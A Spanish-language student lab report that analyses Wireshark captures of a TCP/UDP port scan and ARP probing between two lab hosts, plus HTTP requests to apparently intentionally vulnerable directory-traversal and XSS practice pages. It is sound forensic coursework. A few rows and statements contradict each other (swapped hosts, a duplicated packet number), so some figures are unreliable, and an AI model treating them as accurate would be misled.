
- a) Describa cuántas conversaciones TCP y UDP hay en la traza y cuántos hosts hay involucrados

Realizando “Statistics → Conversations” en la interfaz de WireShark, podemos analizar las conversaciones con el protocolo TCP y con UDP. Obteniendo que hay 1055 conversaciones con el protocolo TCP:



Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Abs Start	Duration	Bits/s A → B	Bits/s B → A
192.168.5.51	46800	192.168.5.20	80	4	280 bytes	51	3	206 bytes	1	74 bytes	13:25:43.960	0.0013		
192.168.5.51	47312	192.168.5.20	53	2	118 bytes	0	1	58 bytes	1	60 bytes	13:21:01.642	0.0017		
192.168.5.51	47312	192.168.5.20	80	3	172 bytes	1	2	112 bytes	1	60 bytes	13:21:01.643	0.0038		
192.168.5.51	47312	192.168.5.20	66	2	118 bytes	2	1	58 bytes	1	60 bytes	13:21:01.643	0.0041		
192.168.5.51	47312	192.168.5.20	61	2	118 bytes	3	1	58 bytes	1	60 bytes	13:21:01.643	0.0039		
192.168.5.51	47312	192.168.5.20	88	2	118 bytes	4	1	58 bytes	1	60 bytes	13:21:01.644	0.0036		
192.168.5.51	47312	192.168.5.20	89	2	118 bytes	5	1	58 bytes	1	60 bytes	13:21:01.644	0.0034		
192.168.5.51	47312	192.168.5.20	68	2	118 bytes	6	1	58 bytes	1	60 bytes	13:21:01.644	0.0031		
192.168.5.51	47312	192.168.5.20	77	2	118 bytes	7	1	58 bytes	1	60 bytes	13:21:01.644	0.0028		
192.168.5.51	47312	192.168.5.20	76	2	118 bytes	8	1	58 bytes	1	60 bytes	13:21:01.645	0.0026		
192.168.5.51	47312	192.168.5.20	90	2	118 bytes	9	1	58 bytes	1	60 bytes	13:21:01.645	0.0019		
192.168.5.51	47312	192.168.5.20	71	2	118 bytes	10	1	58 bytes	1	60 bytes	13:21:01.648	0.0031		
192.168.5.51	47312	192.168.5.20	73	2	118 bytes	11	1	58 bytes	1	60 bytes	13:21:01.648	0.0029		
192.168.5.51	47312	192.168.5.20	84	2	118 bytes	12	1	58 bytes	1	60 bytes	13:21:01.648	0.0025		
192.168.5.51	47312	192.168.5.20	62	2	118 bytes	13	1	58 bytes	1	60 bytes	13:21:01.649	0.0022		
192.168.5.51	47312	192.168.5.20	50	2	118 bytes	14	1	58 bytes	1	60 bytes	13:21:01.649	0.0019		
192.168.5.51	47312	192.168.5.20	54	2	118 bytes	15	1	58 bytes	1	60 bytes	13:21:01.649	0.0028		
192.168.5.51	47312	192.168.5.20	95	2	118 bytes	16	1	58 bytes	1	60 bytes	13:21:01.650	0.0025		
192.168.5.51	47312	192.168.5.20	72	2	118 bytes	17	1	58 bytes	1	60 bytes	13:21:01.650	0.0023		
192.168.5.51	47312	192.168.5.20	58	2	118 bytes	18	1	58 bytes	1	60 bytes	13:21:01.650	0.0020		
192.168.5.51	47312	192.168.5.20	51	2	118 bytes	19	1	58 bytes	1	60 bytes	13:21:01.650	0.0031		
192.168.5.51	47312	192.168.5.20	64	2	118 bytes	20	1	58 bytes	1	60 bytes	13:21:01.651	0.0023		
192.168.5.51	47312	192.168.5.20	94	2	118 bytes	21	1	58 bytes	1	60 bytes	13:21:01.652	0.0019		
192.168.5.51	47312	192.168.5.20	70	2	118 bytes	22	1	58 bytes	1	60 bytes	13:21:01.652	0.0017		
192.168.5.51	47312	192.168.5.20	75	2	118 bytes	23	1	58 bytes	1	60 bytes	13:21:01.652	0.0026		


Y 1400 conversaciones con el protocolo UDP:



Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Abs Start	Duration	Bits/s A → B	Bits/s B → A
192.168.5.51	53341	192.168.5.20	2160	1	42 bytes	0	1	42 bytes	0	0 bytes	13:29:05.364	0.0000		
192.168.5.51	53341	192.168.5.20	44185	1	42 bytes	1	1	42 bytes	0	0 bytes	13:29:05.364	0.0000		
192.168.5.51	53341	192.168.5.20	1049	1	42 bytes	2	1	42 bytes	0	0 bytes	13:29:05.364	0.0000		
192.168.5.51	53341	192.168.5.20	17946	1	42 bytes	3	1	42 bytes	0	0 bytes	13:29:05.365	0.0000		
192.168.5.51	53341	192.168.5.20	21060	1	42 bytes	4	1	42 bytes	0	0 bytes	13:29:05.365	0.0000		
192.168.5.51	53341	192.168.5.20	515	1	42 bytes	5	1	42 bytes	0	0 bytes	13:29:05.365	0.0000		
192.168.5.51	53341	192.168.5.20	48455	1	42 bytes	6	1	42 bytes	0	0 bytes	13:29:05.366	0.0000		
192.168.5.51	53341	192.168.5.20	4000	1	42 bytes	7	1	42 bytes	0	0 bytes	13:29:05.366	0.0000		
192.168.5.51	53341	192.168.5.20	51886	1	42 bytes	8	1	42 bytes	0	0 bytes	13:29:05.366	0.0000		
192.168.5.51	53341	192.168.5.20	49200	1	42 bytes	9	1	42 bytes	0	0 bytes	13:29:05.367	0.0000		
192.168.5.51	53341	192.168.5.20	40622	1	42 bytes	10	1	42 bytes	0	0 bytes	13:29:05.374	0.0000		
192.168.5.51	53341	192.168.5.20	21247	1	42 bytes	11	1	42 bytes	0	0 bytes	13:29:05.375	0.0000		
192.168.5.51	53341	192.168.5.20	53571	1	42 bytes	12	1	42 bytes	0	0 bytes	13:29:05.375	0.0000		
192.168.5.51	53341	192.168.5.20	21405	1	42 bytes	13	1	42 bytes	0	0 bytes	13:29:05.375	0.0000		
192.168.5.51	53341	192.168.5.20	21206	1	42 bytes	14	1	42 bytes	0	0 bytes	13:29:05.376	0.0000		
192.168.5.51	53341	192.168.5.20	20884	1	42 bytes	15	1	42 bytes	0	0 bytes	13:29:05.376	0.0000		
192.168.5.51	53341	192.168.5.20	16839	1	42 bytes	16	1	42 bytes	0	0 bytes	13:29:05.377	0.0000		
192.168.5.51	53341	192.168.5.20	8010	1	42 bytes	17	1	42 bytes	0	0 bytes	13:29:05.377	0.0000		
192.168.5.51	53341	192.168.5.20	137	1	92 bytes	18	1	92 bytes	0	0 bytes	13:29:05.377	0.0000		
192.168.5.51	53341	192.168.5.20	514	1	42 bytes	19	1	42 bytes	0	0 bytes	13:29:05.377	0.0000		
192.168.5.51	53341	192.168.5.20	11487	1	42 bytes	20	1	42 bytes	0	0 bytes	13:29:05.378	0.0000		
192.168.5.51	53341	192.168.5.20	47981	1	42 bytes	21	1	42 bytes	0	0 bytes	13:29:05.381	0.0000		
192.168.5.51	53341	192.168.5.20	713	1	42 bytes	80	1	42 bytes	0	0 bytes	13:29:22.015	0.0000		
192.168.5.51	53341	192.168.5.20	19662	1	42 bytes	82	1	42 bytes	0	0 bytes	13:29:22.843	0.0000		
192.168.5.51	53341	192.168.5.20	36384	1	42 bytes	85	1	42 bytes	0	0 bytes	13:29:24.048	0.0000		
192.168.5.51	53341	192.168.5.20	41308	1	42 bytes	87	1	42 bytes	0	0 bytes	13:29:24.854	0.0000		

Finalmente podemos observar que hay dos hosts involucrados en este traza:

- 192.168.5.51
- 192.168.5.20



Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Abs Start	Duration	Bits/s A → B	Bits/s B → A
192.168.5.51	192.168.5.20	4,593	257 kB	2,458	177 kB	2,135	140 kB	13:21:01.642	1556.5459	603 bits/s	719 bits/s

- b) Analizando globalmente la traza, ¿qué está haciendo el host con dirección IP 192.168.5.51?

El análisis de la traza nos muestra que el host con dirección IP 192.168.5.51 está realizando un escaneo de puertos y mapeo de red hacia el host con dirección IP 192.168.5.20. Normalmente este tipo de comportamiento corresponde a una fase previa de exploración, buscando identificar vulnerabilidades en la red antes de realizar un ataque.

Llegamos a esta conclusión dado que el host 192.168.5.51 ha estado enviando numerosas solicitudes hacia los diferentes puertos del host 192.168.5.20.

Por otro lado, el hecho de que haya incluido solicitudes ARP, nos puede indicar que el atacante también está buscando identificar qué dispositivos están activos en la red local, probablemente para identificar la dirección MAC asociada a 192.168.5.20.

c) Enumere todas las técnicas que el host con dirección IP 192.168.5.51 está usando.

- Técnica 1. Escaneo de puertos:** hemos podido observar que el host 192.168.5.51 ha enviado multitud de paquetes TCP en puertos comprendidos entre el 1 y el 65389, lo que nos indica que está intentando realizar un escaneo de puertos. Así mismo analizando el flag reset, “tcp.flags.reset == 1 or tcp.flags.ack == 1”, observamos que en todos los mensajes de respuesta el host 192.168.5.20 proporciona un RST, lo que indica que el puerto está cerrado:

tcp.flags.reset == 1 or tcp.flags.ack == 1									
No.	Time	Source	Destination	Protocol	Length	Info	Port		
10	2022-03-20 13:21:01.6445494	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
15	2022-03-20 13:21:01.6470422	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [SYN, ACK] Seq=8 Ack=1 Win=5840 Len=0 MSS=1460	47312		
16	2022-03-20 13:21:01.6470878	192.168.5.51	192.168.5.20	TCP	54	47312 -> 60 [RST] Seq=1 Win=0 Len=0	60		
17	2022-03-20 13:21:01.6470597	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
18	2022-03-20 13:21:01.6476750	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
19	2022-03-20 13:21:01.6476827	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
20	2022-03-20 13:21:01.6476892	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
21	2022-03-20 13:21:01.6476999	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
22	2022-03-20 13:21:01.6477066	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
23	2022-03-20 13:21:01.6477132	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
24	2022-03-20 13:21:01.6477198	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
35	2022-03-20 13:21:01.6512879	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
36	2022-03-20 13:21:01.6513145	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
37	2022-03-20 13:21:01.6513222	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
38	2022-03-20 13:21:01.6513288	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
39	2022-03-20 13:21:01.6513349	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
43	2022-03-20 13:21:01.6525088	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
44	2022-03-20 13:21:01.6525271	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
45	2022-03-20 13:21:01.6525335	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
47	2022-03-20 13:21:01.6525395	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
52	2022-03-20 13:21:01.6539281	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
53	2022-03-20 13:21:01.6539442	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
54	2022-03-20 13:21:01.6539523	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
55	2022-03-20 13:21:01.6539584	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
58	2022-03-20 13:21:01.6551146	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
59	2022-03-20 13:21:01.6553685	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
60	2022-03-20 13:21:01.6553789	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
61	2022-03-20 13:21:01.6553856	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
62	2022-03-20 13:21:01.6553921	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
63	2022-03-20 13:21:01.6553985	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
67	2022-03-20 13:21:01.6554921	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
76	2022-03-20 13:21:01.6623786	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
77	2022-03-20 13:21:01.6623998	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
78	2022-03-20 13:21:01.6624067	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
79	2022-03-20 13:21:01.6624129	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		
88	2022-03-20 13:21:01.6624169	192.168.5.20	192.168.5.51	TCP	60	60 -> 47312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	47312		

Por otro lado, si analizamos el flag SYN “tcp.flags.syn == 1”, observamos que el host 192.168.5.51 quiere establecer conexión con cada puerto que se muestra en la traza:

tcp.flags.syn==1							
No.	Time	Source	Destination	Protocol	Length	Info	Port
4	2022-03-20 13:21:01.6428591	192.168.5.51	192.168.5.20	TCP	58	47312 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	53
5	2022-03-20 13:21:01.6432468	192.168.5.51	192.168.5.20	TCP	58	47312 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	80
6	2022-03-20 13:21:01.6435168	192.168.5.51	192.168.5.20	TCP	58	47312 → 66 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	66
7	2022-03-20 13:21:01.6437825	192.168.5.51	192.168.5.20	TCP	58	47312 → 61 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	61
8	2022-03-20 13:21:01.6440477	192.168.5.51	192.168.5.20	TCP	58	47312 → 88 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	88
9	2022-03-20 13:21:01.6443274	192.168.5.51	192.168.5.20	TCP	58	47312 → 89 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	89
11	2022-03-20 13:21:01.6445998	192.168.5.51	192.168.5.20	TCP	58	47312 → 68 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	68
12	2022-03-20 13:21:01.6448783	192.168.5.51	192.168.5.20	TCP	58	47312 → 77 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	77
13	2022-03-20 13:21:01.6451591	192.168.5.51	192.168.5.20	TCP	58	47312 → 76 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	76
14	2022-03-20 13:21:01.6455174	192.168.5.51	192.168.5.20	TCP	58	47312 → 98 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	98
15	2022-03-20 13:21:01.6470422	192.168.5.20	192.168.5.51	TCP	60	80 → 47312 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460	47312
25	2022-03-20 13:21:01.6481554	192.168.5.51	192.168.5.20	TCP	58	47312 → 71 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	71
26	2022-03-20 13:21:01.6484418	192.168.5.51	192.168.5.20	TCP	58	47312 → 73 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	73
27	2022-03-20 13:21:01.6488371	192.168.5.51	192.168.5.20	TCP	58	47312 → 84 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	84
28	2022-03-20 13:21:01.6491298	192.168.5.51	192.168.5.20	TCP	58	47312 → 62 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	62
29	2022-03-20 13:21:01.6493953	192.168.5.51	192.168.5.20	TCP	58	47312 → 50 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	50
30	2022-03-20 13:21:01.6496972	192.168.5.51	192.168.5.20	TCP	58	47312 → 54 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	54
31	2022-03-20 13:21:01.6500057	192.168.5.51	192.168.5.20	TCP	58	47312 → 95 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	95
32	2022-03-20 13:21:01.6502693	192.168.5.51	192.168.5.20	TCP	58	47312 → 72 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	72
33	2022-03-20 13:21:01.6505302	192.168.5.51	192.168.5.20	TCP	58	47312 → 58 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	58
34	2022-03-20 13:21:01.6507927	192.168.5.51	192.168.5.20	TCP	58	47312 → 51 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	51
40	2022-03-20 13:21:01.6516444	192.168.5.51	192.168.5.20	TCP	58	47312 → 64 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	64
41	2022-03-20 13:21:01.6520261	192.168.5.51	192.168.5.20	TCP	58	47312 → 94 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	94
42	2022-03-20 13:21:01.6522952	192.168.5.51	192.168.5.20	TCP	58	47312 → 70 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	70
46	2022-03-20 13:21:01.6525611	192.168.5.51	192.168.5.20	TCP	58	47312 → 75 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	75
49	2022-03-20 13:21:01.6528247	192.168.5.51	192.168.5.20	TCP	58	47312 → 86 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	86
49	2022-03-20 13:21:01.6532317	192.168.5.51	192.168.5.20	TCP	58	47312 → 92 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	92
50	2022-03-20 13:21:01.6534983	192.168.5.51	192.168.5.20	TCP	58	47312 → 57 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	57
51	2022-03-20 13:21:01.6537610	192.168.5.51	192.168.5.20	TCP	58	47312 → 85 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	85
56	2022-03-20 13:21:01.6540359	192.168.5.51	192.168.5.20	TCP	58	47312 → 59 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	59
57	2022-03-20 13:21:01.6542972	192.168.5.51	192.168.5.20	TCP	58	47312 → 78 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	78
64	2022-03-20 13:21:01.6585226	192.168.5.51	192.168.5.20	TCP	58	47312 → 91 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	91
65	2022-03-20 13:21:01.6588133	192.168.5.51	192.168.5.20	TCP	58	47312 → 79 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	79
66	2022-03-20 13:21:01.6591023	192.168.5.51	192.168.5.20	TCP	58	47312 → 98 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	98
68	2022-03-20 13:21:01.6593989	192.168.5.51	192.168.5.20	TCP	58	47312 → 82 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	82
69	2022-03-20 13:21:01.6603936	192.168.5.51	192.168.5.20	TCP	58	47312 → 63 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	63
70	2022-03-20 13:21:01.6605716	192.168.5.51	192.168.5.20	TCP	58	47312 → 55 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	55
71	2022-03-20 13:21:01.6608877	192.168.5.51	192.168.5.20	TCP	58	47312 → 83 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	83
72	2022-03-20 13:21:01.6611560	192.168.5.51	192.168.5.20	TCP	58	47312 → 96 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	96
73	2022-03-20 13:21:01.6614242	192.168.5.51	192.168.5.20	TCP	58	47312 → 65 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	65
74	2022-03-20 13:21:01.6619024	192.168.5.51	192.168.5.20	TCP	58	47312 → 52 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	52
75	2022-03-20 13:21:01.6621803	192.168.5.51	192.168.5.20	TCP	58	47312 → 100 [SYN] Seq=0 Win=1024 Len=0 MSS=1460	100

2. **Técnica 2. Uso del protocolo UDP:** Otra técnica empleada por el atacante es el uso de protocolos UDP en los mensajes a los diferentes puertos del host 192.168.5.51, en el caso de recibir respuesta significaría que el puerto está abierto. Permite identificar servicios no basados en TCP:

udp							
No.	Time	Source	Destination	Protocol	Length	Info	Port
2123	2022-03-20 13:29:05.3643167	192.168.5.51	192.168.5.20	UDP	42	53341 → 2160 Len=0	2160
2124	2022-03-20 13:29:05.3646627	192.168.5.51	192.168.5.20	UDP	42	53341 → 44185 Len=0	44185
2125	2022-03-20 13:29:05.3649359	192.168.5.51	192.168.5.20	UDP	42	53341 → 1049 Len=0	1049
2126	2022-03-20 13:29:05.3652067	192.168.5.51	192.168.5.20	UDP	42	53341 → 17946 Len=0	17946
2127	2022-03-20 13:29:05.3654779	192.168.5.51	192.168.5.20	UDP	42	53341 → 21060 Len=0	21060
2128	2022-03-20 13:29:05.3658734	192.168.5.51	192.168.5.20	UDP	42	53341 → 515 Len=0	515
2129	2022-03-20 13:29:05.3661503	192.168.5.51	192.168.5.20	UDP	42	53341 → 48455 Len=0	48455
2130	2022-03-20 13:29:05.3663539	192.168.5.20	192.168.5.51	ICMP	70	Destination unreachable (Port unreachable)	2160
2131	2022-03-20 13:29:05.3663812	192.168.5.20	192.168.5.51	ICMP	70	Destination unreachable (Port unreachable)	44185
2132	2022-03-20 13:29:05.3663983	192.168.5.20	192.168.5.51	ICMP	70	Destination unreachable (Port unreachable)	1049
2133	2022-03-20 13:29:05.3664160	192.168.5.51	192.168.5.20	UDP	42	53341 → 4900 Len=0	4900
2134	2022-03-20 13:29:05.3663937	192.168.5.20	192.168.5.51	ICMP	70	Destination unreachable (Port unreachable)	17946
2135	2022-03-20 13:29:05.3666927	192.168.5.51	192.168.5.20	UDP	42	53341 → 51580 Len=0	51580
2136	2022-03-20 13:29:05.3679333	192.168.5.51	192.168.5.20	UDP	42	53341 → 49200 Len=0	49200
2137	2022-03-20 13:29:05.3688283	192.168.5.51	192.168.5.20	ICMP	70	Destination unreachable (Port unreachable)	21060
2138	2022-03-20 13:29:05.3691277	192.168.5.51	192.168.5.20	ICMP	70	Destination unreachable (Port unreachable)	515
2139	2022-03-20 13:29:05.3747844	192.168.5.51	192.168.5.20	UDP	42	53341 → 48622 Len=0	48622
2140	2022-03-20 13:29:05.3750971	192.168.5.51	192.168.5.20	UDP	42	53341 → 21247 Len=0	21247
2141	2022-03-20 13:29:05.3754480	192.168.5.51	192.168.5.20	UDP	42	53341 → 53571 Len=0	53571
2142	2022-03-20 13:29:05.3757443	192.168.5.51	192.168.5.20	UDP	42	53341 → 21405 Len=0	21405
2143	2022-03-20 13:29:05.3760139	192.168.5.51	192.168.5.20	UDP	42	53341 → 21206 Len=0	21206
2144	2022-03-20 13:29:05.3763170	192.168.5.51	192.168.5.20	UDP	42	53341 → 20884 Len=0	20884

3. **Técnica 3. Uso del protocolo ARP:** El hecho de utilizar solicitudes ARP nos indica que el atacante está intentando identificar qué dispositivos están activos en la red, y probablemente descubrir la dirección MAC asociada a 192.168.5.20:

3. Traza trace_3.pcapng

a) Escriba un filtro que muestre todas las conversaciones HTTP en la traza

Utilizando el filtro “http && !(ssdp)”, accedemos a las conversaciones que tienen tráfico HTTP, en este caso, además, excluimos el tráfico ssdp lo que reduce el ruido:

The screenshot displays the Wireshark network protocol analyzer interface. The top bar shows the filter 'http && !(ssdp)'. The packet list pane on the left shows a series of captured packets, with packet 2182 selected. The packet details pane on the right shows the structure of packet 2182, which is an HTTP GET request. The packet bytes pane at the bottom shows the raw data of the packet.

Packet List:

No.	Time	Source	Destination	Protocol	Length	Info	Port
4	2022-03-20 08:18:43.0977650...	192.168.5.51	192.168.5.20	HTTP	378	GET / HTTP/1.1	80
6	2022-03-20 08:18:43.0986760...	192.168.5.20	192.168.5.51	HTTP	734	HTTP/1.1 401 Authorization Required (text/html)	44730
12	2022-03-20 08:18:54.2125298...	192.168.5.51	192.168.5.20	HTTP	425	GET / HTTP/1.1	80
13	2022-03-20 08:18:54.2133454...	192.168.5.20	192.168.5.51	HTTP	733	HTTP/1.1 401 Authorization Required (text/html)	44730
43	2022-03-20 08:19:29.8836204...	192.168.5.51	192.168.5.20	HTTP	425	GET / HTTP/1.1	80
50	2022-03-20 08:19:29.8851426...	192.168.5.51	192.168.5.20	HTTP	425	GET / HTTP/1.1	80
52	2022-03-20 08:19:29.8863305...	192.168.5.20	192.168.5.51	HTTP	734	HTTP/1.1 401 Authorization Required (text/html)	44732
2134	2022-03-20 08:20:56.4236692...	192.168.5.51	192.168.5.20	HTTP	433	GET / HTTP/1.1	80
2141	2022-03-20 08:20:56.4257482...	192.168.5.51	192.168.5.20	HTTP	433	GET / HTTP/1.1	80
2145	2022-03-20 08:20:56.4299213...	192.168.5.20	192.168.5.51	HTTP	522	HTTP/1.1 200 OK (text/html)	46740
2147	2022-03-20 08:20:58.0354272...	192.168.5.51	192.168.5.20	HTTP	406	GET /css/bootstrap.css HTTP/1.1	80
2151	2022-03-20 08:20:58.0360808...	192.168.5.51	192.168.5.20	HTTP	417	GET /css/bootstrap-responsive.css HTTP/1.1	80
2155	2022-03-20 08:20:58.0399243...	192.168.5.20	192.168.5.51	HTTP	261	HTTP/1.1 200 OK (text/css)	46742
2161	2022-03-20 08:20:58.0445321...	192.168.5.20	192.168.5.51	HTTP	5288	HTTP/1.1 200 OK (text/css)	46740
2163	2022-03-20 08:20:58.0452145...	192.168.5.51	192.168.5.20	HTTP	421	GET /dirtrav/example1.php?file=hacker.png HTTP/1.1	80
2164	2022-03-20 08:20:58.0510485...	192.168.5.51	192.168.5.20	HTTP	436	GET /dirtrav/example2.php?file=/var/www/files/hacker.png HTTP/1.1	80
2168	2022-03-20 08:20:58.0526267...	192.168.5.51	192.168.5.20	HTTP	417	GET /dirtrav/example3.php?file=hacker HTTP/1.1	80
2176	2022-03-20 08:20:58.0590609...	192.168.5.20	192.168.5.51	HTTP	7152	HTTP/1.1 200 OK (text/html)	46744
2182	2022-03-20 08:20:58.0604117...	192.168.5.20	192.168.5.51	HTTP	8599	HTTP/1.1 200 OK (text/html)	46742
2188	2022-03-20 08:20:58.0650765...	192.168.5.51	192.168.5.20	HTTP	5703	HTTP/1.1 200 OK (text/html)	46740
2190	2022-03-20 08:20:58.4243567...	192.168.5.51	192.168.5.20	HTTP	365	GET /favicon.ico HTTP/1.1	80
2195	2022-03-20 08:20:58.4255895...	192.168.5.20	192.168.5.51	HTTP	4859	HTTP/1.1 200 OK (PNG)	46744
2215	2022-03-20 08:21:26.7687080...	192.168.5.51	192.168.5.20	HTTP	492	GET /xss/example6.php?name=hacker HTTP/1.1	80
